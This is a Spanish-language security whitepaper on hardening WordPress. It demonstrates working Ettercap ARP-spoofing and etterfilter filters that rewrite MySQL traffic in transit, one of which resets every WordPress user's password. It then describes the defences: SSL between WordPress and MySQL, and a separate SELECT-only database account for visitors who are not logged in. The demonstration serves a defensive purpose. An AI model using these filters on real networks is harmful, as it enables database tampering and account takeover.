Eleven Paths

WHITEPAPER_

Wordpress in Paranoid Mode (Parte 2)

Chema Alonso (chema@11paths.com)

Pablo González (pablo@11paths.com)

02.11.2016

Índex

Executive Summary

Se dice que uno de cada cuatro sitios de Internet son Wordpress. La importancia que este CMS tiene en Internet es muy grande. Las medidas de protección y seguridad que Wordpress ofrece no son suficientes para proporcionar un estado aceptable de seguridad a sus usuarios. En este artículo se presentan dos componentes fundamentales para la protección de la confidencialidad, integridad y disponibilidad de los activos de una organización / usuario que utilice Wordpress. En un entorno empresarial existen amenazas internas y externas. Algunas de ellas pueden ser los clásicos SQL Injection y la manipulación de paquetes a nivel de red. Estos pueden suponer la pérdida de control, a nivel de confidencialidad, integridad y disponibilidad, de la base de datos de la aplicación Wordpress.

1. Amenazas contra la confidencialidad, integridad y disponibilidad

Cuando los usuarios de Wordpress instalan el CMS *(Content Management System)* se encuentran con un escenario complejo en cuanto a la seguridad se refiere. Existen múltiples amenazas que pueden afectar a la integridad, disponibilidad y confidencialidad de los datos. Estos tres aspectos son las dimensiones de la seguridad de la información que deben ser garantizadas por cualquier mecanismo de protección en cualquier tipo de entorno.

La instalación de plugins de Wordpress es una actividad normal para millones de usuarios. Estos plugins dotan de flexibilidad a la plataforma, permitiendo a los usuarios finales adaptar su funcionalidad a sus necesidades ya sea directamente desarrollándolos e insertándolos para que sean ejecutadas con el entorno del CMS o, descargándose los plugins desarrollados por terceros. Estos plugins están sujetos a las mismas amenazas que el resto de piezas SW. Una deficiente política de manteniemiento, retrasos en las actualizaciones o vulnerabilidades asociadas a los plugins desembocaría en una situación de inseguridad para los activos del usuario. Uno de los casos que más se ha observado en la historia de Wordpress y sus plugins es la aparición o detección de vulnerabilidades de tipo SQL Injection, con las que un atacante podría apoderarse del CMS. Esta amenaza es, generalmente, explotada de forma externa por los atacantes.

Otra de las amenazas clásicas es la observación y manipulación de tráfico entre máquinas. Generalmente, se conoce como ataques de tipo *Man in the Middle*. En un entorno empresarial es muy común configurar las aplicaciones web en unas máquinas, mientras que la base de datos se encuentre alojada en otras. En muchas organizaciones se relajan las medidas de seguridad en las redes internas debido a la confianza que se tiene en la seguridad perimetral. En muchas ocasiones, se ha demostrado que los mayores ataques contra los activos de las empresas se hicieron desde dentro, abusando de una falsa sensación de seguridad.

Ataques como la manipulación de paquetes a través de técnicas *Man in the Middle* como, por ejemplo, ARP Spoofing en una red de datos IPv4 de una organización pueden acabar siendo el detonante para un robo de información de la base de datos. Por defecto, los motores de base de datos como MySQL o SQL Server no configuran sus conexiones a través de protocolo seguro y los datos entre la aplicación web y el motor de base de datos van, por defecto, sin cifrar. A este ataque, en el que cualquier usuario que puede colocarse en medio de la comunicación y manipular las consultas que la aplicación web realiza al motor de base de datos, se le denomina Network Packet Manipulation.

2. Network Packet Manipulation

El requisito previo para llevar a cabo la manipulación es que, necesariamente, el tráfico esté circulando a través de la tarjeta de red del atacante. En el momento que el tráfico "pasa" por la tarjeta de red del atacante, éste podrá manipular todo el tráfico que circula en texto plano, es decir, sin cifrar.

En el caso del CMS Wordpress, en la mayoría de las instalaciones, se utiliza un motor de base de datos MySQL, aunque también se puede configurar, por ejemplo, en SQL Server. Si se observa el tráfico, se pueden diferenciar fácilmente las consultas a base de datos. Incluso, se pueden leer de forma directa las *queries* a la base de datos y con los medios adecuados llegar a modificarla.

2.1. Observación de tráfico en MySQL

Llevando a cabo un ataque de *Man in the Middle*, independientemente de la técnica utilizada para ello, se puede ver el tráfico en plano del cliente de MySQL. En la siguiente imagen se puede visualizar de manera sencilla, cómo la *query* está en texto plano, por lo que si un atacante tiene acceso a esta información también puede modificar el paquete directamente.



Figura 1: Query de MySQL en texto plano

Para llevar a cabo la modificación del paquete existen herramientas que permiten realizar este proceso *"on the fly"*. A modo de ejemplo se presenta un algoritmo de filtro en pseudocódigo, el cual detectará cuándo hay una petición a base de datos MySQL y modificará la consulta *Select* por una nueva consulta.

Si tcp port es 3306 Y paquete contiene "Select" Entonces

*Reemplazar "Select" por "Select * from stolen;#"*

Fin Si

En la imagen se puede visualizar un ejemplo de código de este filtro. La herramienta se denomina *Etterfilter*, y pertenece a la suite de *Ettercap*.

```
root@kali:~# cat mysql.filter
if (tcp.dst == 3306 && search(DECODED.data,"selec")){
                replace("selec","select * from stolen;#");
}
root@kali:~#
```

Figura 2: Filtro implementado para modificar consultas a tablas

Cuando el atacante se sitúa en medio de la comunicación, por ejemplo, mediante el uso de la propia herramienta de *Ettercap*, el filtro comenzará a actuar en caso de interceptar algún paquete que cumpla las condiciones implementadas. En la siguiente imagen, se puede visualizar la ejecución de *Ettercap* con el filtro indicado anteriormente.

```
root@kali:~# ettercap -F mysql.ef -T -q -i eth0 -M ARP

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Content filters loaded from mysql.ef...
Listening on:
  eth0 -> 08:00:27:A9:86:57
          192.168.56.102/255.255.255.0
          fe80::a00:27ff:fea9:8657/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
```

Figura 3: Ejecución de Ettercap con ARP Spoofing y modificación de paquetes

El usuario que realiza la consulta podrá tener dos situaciones:

- Antes de que el atacante se coloque en medio de la comunicación, la respuesta del motor de base de datos será la esperada, es decir, legítima.
- Cuando el atacante esté en medio de la comunicación, el motor de base de datos no recibirá la query legítima. Lo que recibe es la query modificada por el atacante.

Este hecho queda reflejado en la siguiente imagen, dónde se puede visualizar a la derecha la *query "select * from cookie;"* y la respuesta esperada por el cliente. En la izquierda se puede observar la *query "select * from cookie;"* y la respuesta no parece corresponder con la tabla esperada. El filtro modificó la *query* para que se realizara a la tabla *stolen*, en vez de a la tabla cookie, y esto es lo que se ha volcado.



Figura 4: Resultados de queries modificada y no modificada

2.2.Hackeando Wordpress con Network Packet Manipulation

La configuración por defecto de Wordpress proporciona en la misma máquina, tanto el servidor de base de datos MySQL como la aplicación web de Wordpress, pero en los entornos empresariales esto se revierte. Lo más lógico es que las aplicaciones web y los motores de base de datos no se encuentren configurados en las mismas máquinas.

En esta imagen se puede ver un posible entorno empresarial dónde los usuarios internos pudieran situarse en medio de la comunicación.



Figura 5: Escenario potencial en un entorno empresarial

Utilizando la técnica de Network *Packet Manipulation,* un atacante puede situarse en medio de la comunicación y utilizar un filtro que permita crear un usuario en Wordpress o modificar las contraseñas de los usuarios para apoderarse del CMS. Como se menciona anteriormente, en un escenario de auditoria interna se puede encontrar este tipo de escenarios, por lo que no es descabellado.

Por defecto, cómo ocurría en el ejemplo del Network *Packet Manipulaton* anterior, las peticiones entre Wordpress y la base de datos no va cifrada, por lo que las *queries* pueden ser observadas y manipuladas.



Figura 6: Petición de Wordpress a MySQL en texto plano

Una vez detectada alguna query de Wordpress hacia el motor de base de datos se puede crear un filtro para llevar a cabo las acciones mencionadas anteriormente, es decir, modificación de contraseñas de los usuarios o creación de un usuario con rol *admin*.

Como primer ejemplo, se muestra la modificación de una sentencia *SELECT* por la instrucción *UPDATE wp_users SET user_pass = <hash>.* Este filtro modificará la contraseña de todos los usuarios de la tabla *wp_users*, que es dónde Wordpress almacena los usuarios y contraseñas.

```
if (tcp.dst == 3306 && search(DECODED.data,"SELECT")){
                msg("WP Select Detected!");
                replace("\x49\x00\x00","\x4a\x00\x00");
                replace("SELECT option_val","UPDATE `wp_users` SET
`user_pass` = '$P$Bn8mWiawugkVa0XBI.WjEctUPLEYUE0'#");
                msg("Users modified!");
}
```

Figura 7: Filtro para modificar contraseñas de usuarios de Wordpress

MySQL tiene un campo denominado *Packet_Length.* Es un campo importante, ya que el número que se indique aquí será el número de bytes que el motor lea. Es decir, se ejecutará la sentencia hasta el número de bytes N que el motor lea. Al modificar el paquete es una cosa a tener en cuenta, por eso en el filtro anterior se puede observar una sentencia *replace*("\x49\x00\x00","\x4a\x00\x00"). Se está modificando el número de bytes de la sentencia original, por lo de la sentencia modificada.

wp_users (10×2)

ID	user_login	user_pass	user_nicename	user_email
1	wordpress	PBn8mWiawugkVa0XBI.WjEctUPLEYUE0	wordpress	pablo@11paths.com
6	pepe	PBn8mWiawugkVa0XBI.WjEctUPLEYUE0	pepe	pepe@gm.com

Figura 8: Contraseña actualizada para todos los usuarios de wp_users

3. El problema: La cadena de conexión

El problema de los ataques de SQL *Injection* o de Network *Packet Manipulation* puede ser resuelto. La cadena de conexión de una base de datos es un elemento sensible cuyo tratamiento debe securizarse apropiadamente. En cada motor de base de datos este tratamiento deberá ajustarse a las características específicas de cómo se gestionan estas cadenas y, en la mayoría de las ocasiones, el nivel de protección que se pueda alcanzar estará limitado precisamente por dichas características.

Wordpress dispone de una cadena de conexión para todos los usuarios que se crean en la aplicación. Es decir, sea un usuario root o un usuario normal, sus peticiones se realizarán a través de la misma cadena de conexión a la base de datos. Hay que diferenciar lo que son los usuarios de la aplicación web de los usuarios de la base de datos: la aplicación web o Wordpress tendrá un número de usuarios con distintos roles o permisos sobre los recursos online que ofrezca la plataforma, mientras que la base de datos tendrá sus propios usuarios y un esquema de control de acceso que determinará qué permisos se definen sobre las tablas.

Por ejemplo, la aplicación web de Wordpress puede tener N usuarios pero todos ellos pueden utilizar la misma cadena de conexión con el mismo usuario de la base de datos, en una relación N:1 que queda fijada durante el proceso de instalación. Esto supone un problema de seguridad, ya que el tráfico de los usuarios logados, como los no logados, puede ser manipulado, como ocurría en el ejemplo de Network Packet Manipulation. En otras palabras, un usuario que visita una página del Wordpress está generando una petición hacia la base de datos (ubicada en otra máquina). En el transcurso de esa petición alguien podría aprovechar dicha petición para crear un usuario de la base de datos de Wordpress o modificar contraseñas de usuarios, tal y como se vio anteriormente y en función de los permisos que tenga asignados el usuario del motor de la base de datos con el que se define la cadena de conexión. Lamentablemente Wordpress se configura por defecto con un alto nivel de privilegios.

Solo verificando los privilegios asignados al usuario de la base de datos con el que se contruye la cadena de conexión será posible determinar el tipo de acceso que se puede realizar y, aun así, será imposible determinar quién ejecuta la sentencia en la base de datos. Como el esquema de autorización es diferente de la aplicación web respecto de la base de datos nos es posible determinar si es un usuario con privilegios o sin privilegios.

3.1. Fortificación de la comunicación a través del cifrado

Para llevar a cabo la fortificación de la comunicación mediante cifrado en *MySQL*, éste debe aceptar conexiones bajo SSL. La versión de la compilación debe ser compatible y permitir utilizar SSL, si no fuera así habría que instalar una versión más nueva o compilarla con soporte SSL. Para verificar esto, desde el cliente de MySQL, se debe ejecutar *"show variables like '%ssl%';"*.

Si las variables *have_openssl y have_ssl* tienen como valor:

- *DISABLED* significa que SSL está soportado, pero no activo.
- *NO* significa que la compilación de MySQL no soporta SSL.
- *YES* significa que está configurado y el servidor permite conexión bajo este mecanismo de protección.

A continuación, se muestra qué indican estas variables:

- *ssl_ca.* Indica la ruta de la CA.
- *ssl_cert*. Indica la ruta del certificado del servidor.

- *ssl_key*. Indica la ruta de la clave de éste.



Figura 9: Variables de MySQL para la configuración de SSL

A través del uso de *OpenSSL* se va a generar la CA, el certificado y la clave. Para ello hay que ejecutar las siguientes instrucciones:

- openssl genrsa 2048 > ca-key.pem
- openssl req –sha1 –new –x509 –nodes –days 3600 –key ca-key.pem > ca-cert.pem

Con estas instrucciones se han creado el certificado y la clave privada de la CA. Por último, se genera la clave privada para el servidor.

- *openssl req –sha1 –newkey rsa:2048 -days 730 -nodes -keyout server-key.pem > server-req.pem*

A continuación, se exporta la clave privada del servidor a tipo RSA con la ejecución de la siguiente instrucción:

- *openssl rsa -in server-key.pem -out server-key.pem*

Por último, se genera un certificado de servidor utilizando el certifico de la CA:

- *openssl x509 -sha1 -req -in server-req.pem -days 730 -CA ca-cert.pem -CAkey ca-key.pem -set_serial 01 > server-cert.pem*

Los ficheros *cacert.pem, server-cert.pem* y *server-key.pem* deben copiarse en la ruta */etc/mysql*. Una vez configuradas estas acciones se debe reiniciar el servicio.

Para comprobar que la configuración es correcta se puede realizar una conexión al motor de base de datos, por ejemplo, con la instrucción *mysql –u [user] –p –ssl-ca=[ruta cacert].* Ahora se puede consultar la *variable Ssl_Cipher de MySQL*, tal y como se puede visualizar en la imagen, para comprobar que la conexión está cifrada.

```
mysql> show status like 'Ssl_Cipher';
+---------------+---------------------+
| Variable_name | Value               |
+---------------+---------------------+
| Ssl_cipher    | DHE-RSA-AES256-SHA  |
+---------------+---------------------+
1 row in set (0.00 sec)

mysql>
```

Figura 10: Configuración de la conexión

Desde el punto de vista de un atacante, se puede comprobar que la comunicación entre el cliente de MySQL y el servidor está cifrada abriendo una herramienta como *Wireshark*. Directamente *Wireshark* saca el tráfico como TCP, y no como MySQL, como lo sacaría si no hubiera cifrado y pudiera interpretar el tráfico, ya que la herramienta conoce el protocolo MySQL.



Figura 11: Tráfico cifrado entre cliente y servidor de base de datos

En este punto el servidor de base de datos puede cifrar conexiones, pero dependerá del cliente. Por esta razón, hay que configurar a Wordpress para que las conexiones hacia el servidor de base de datos se realicen cifradas.

En el fichero *wp-config.php* de Wordpress existen una serie de *flags*. El usuario debe agregar el *flag "define('MYSQL_CLIENT_FLAGS', MYSQL_CLIENT_SSL);"*, tal y como se puede ver en la imagen siguiente.

```
/*SSL*/
define('MYSQL_CLIENT_FLAGS', MYSQL_CLIENT_SSL);

/** MySQL hostname */
define('DB_HOST', '192.168.56.106');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

Figura 12: Configuración de WordPress

En este instante, el tráfico que genere Wordpress hacia la base de datos se encontrará cifrado por SSL, y un potencial atacante no podrá manipularlo ni observarlo.

3.2. Dividiendo las cadenas de conexión para usuarios logados y no logados

La división de cadenas persigue aumentar la granularidad en los privilegios asociados con la conexión a la base de datos. Idealmente esta división consistiría en que cada usuario de Wordpress utilice la suya propia para conectar con el motor de base de datos de MySQL. Cada cadena de conexión tendrá unos privilegios en el motor de base de datos, de este modo el usuario administrador de Wordpress tendrá una cadena de conexión con mayor privilegio que otro usuario.

Como primer acercamiento al modelo propuesto, se ha realizado una prueba de concepto dónde se separan los privilegios de los usuarios logados en Wordpress de los usuarios no logados. Para simplificar el concepto se muestran dos diagramas.



Figura 13: Usuarios no logados utilizan cadena de conexión con mínimo privilegio

Como se puede visualizar en el esquema los usuarios no logados en la aplicación web (Wordpress) están generando una serie de consultas a la base de datos para obtener el texto del sitio web, los comentarios publicados en el sitio web, etcétera. Estas peticiones se están realizando a través de un usuario denominado WP_NP, el cual se define en el archivo wp-config.php de Wordpress, existente en la base de datos MySQL. Este usuario tiene permiso solo de SELECT y solamente definido en las tablas necesarias: *wp_usermeta*, *wp_posts o wp_comments.* Podrían ser más tablas, pero siempre con el único permiso de SELECT. De este modo se está protegiendo la posible adición de un usuario o modificación de contraseñas o contenidos en la base de datos. Se está cumpliendo con los principios de mínimo privilegio y de mínima exposición.

Figura 14: Usuarios logados utilizan cadena de conexión con privilegio por defecto en Wordpress

En el segundo esquema se puede visualizar la configuración que por defecto presenta Wordpress. Es decir, todo usuario logado utilizará una cadena de conexión con mayor privilegio que los usuarios no logados. Esto es una aproximación al caso ideal que se comentará más adelante, pero se puede ver cómo se ha reducido drásticamente el riesgo de un ataque SQL Injection o de un ataque por Network *Packet Manipulation*, ya que en el caso de que sea un usuario no logado la víctima no se podrá acceder o manipular información sensible de la base de datos.

3.2.1. Configuración de Wordpress

Para lograr esta división básica de cadenas se debe modificar dos ficheros en Wordpress:

- *wp-config.php:* este archivo tiene todos los "*flags*" o define que la aplicación necesita.
- *wp-load.php*: este archivo se encarga de cargar la configuración expuesta *en wp-config.php* y proporciona funciones de acceso a la base de datos y cómo serán llevadas a cabo.

En primer lugar, en *wp-config.php* hay que añadir los nuevos usuarios de la base de datos, en este caso wp_np. En el código de Wordpress será identificado mediante el parámetro DB_USER_NP.

```
/** MySQL database username root*/
define('DB_USER', 'wp_root');

/** MySQL database password root*/
define('DB_PASSWORD', '[redacted]');

/** MySQL databasae user no permission */
define('DB_USER_NP', 'wp_np');

/** MySQL database password no permission  */
define('DB_PASSWORD_NP', '[redacted]');
```

Figura 15: Creación de DB_USER_NP y DB_PASSWORD_NP

En segundo lugar, hay que modificar una función en el archivo *wp-load.php*. La función a modificar es require_wp_db().

En la función require_wp_db() se añade la variable $logged, la cual indicará si el usuario que interactúa con Wordpress, y que va a hacer uso de la base de datos, está logado o no. En otras palabras, es una variable de tipo *boolean.*

Para saber si un usuario está logado o no se analiza la variable $COOKIE y se busca un valor denominado *"worpdress_logged_in*". En caso de existir dicho valor significa que el usuario está logado, y en caso no existir el usuario no está logado.

```php
$logged = false;
foreach ($_COOKIE as $key => $value) {
    if (strpos( $key, "wordpress_logged_in", 0) === 0){
        $logged = true;
    }
}
if ($logged){
    $wpdb = new wpdb( DB_USER, DB_PASSWORD, DB_NAME, DB_HOST );
}else{
    $wpdb = new wpdb(DB_USER_NP, DB_PASSWORD_NP, DB_NAME, DB_HOST );
}
```

Figura 16: Modificación función require_wp_db()

Cuando un usuario no logado se conecta a Wordpress sus peticiones irán por la cadena de conexión utilizada por el usuario wp_np, por lo que se ha conseguido minimizar la exposición y el riesgo ante SQL Injection o *Network Packet Manipulation.*

La creación del usuario y asignación de permisos en MySQL se hace a través de la ejecución de la siguiente instrucción:

CREATE USER 'wp_np'@'IP' IDENTIFIED BY 'pass';

GRANT SELECT ON wordpress.wp_usermeta TO wp_np@'IP';

FLUSH PRIVILEGES;



Figura 17: Conexión con usuario wp_np a la base de datos

Acerca de ElevenPaths

En ElevenPaths creemos en la idea de desafiar el estado actual de la seguridad, característica que debe estar siempre presente en la tecnología. Nos replanteamos continuamente la relación entre la seguridad y las personas con el objetivo de crear productos innovadores capaces de transformar el concepto de seguridad y de esta manera, ir un paso por delante de nuestros atacantes, cada vez más presentes en nuestra vida digital.

Más información

www.elevenpaths.com

@ElevenPaths

blog.elevenpaths.com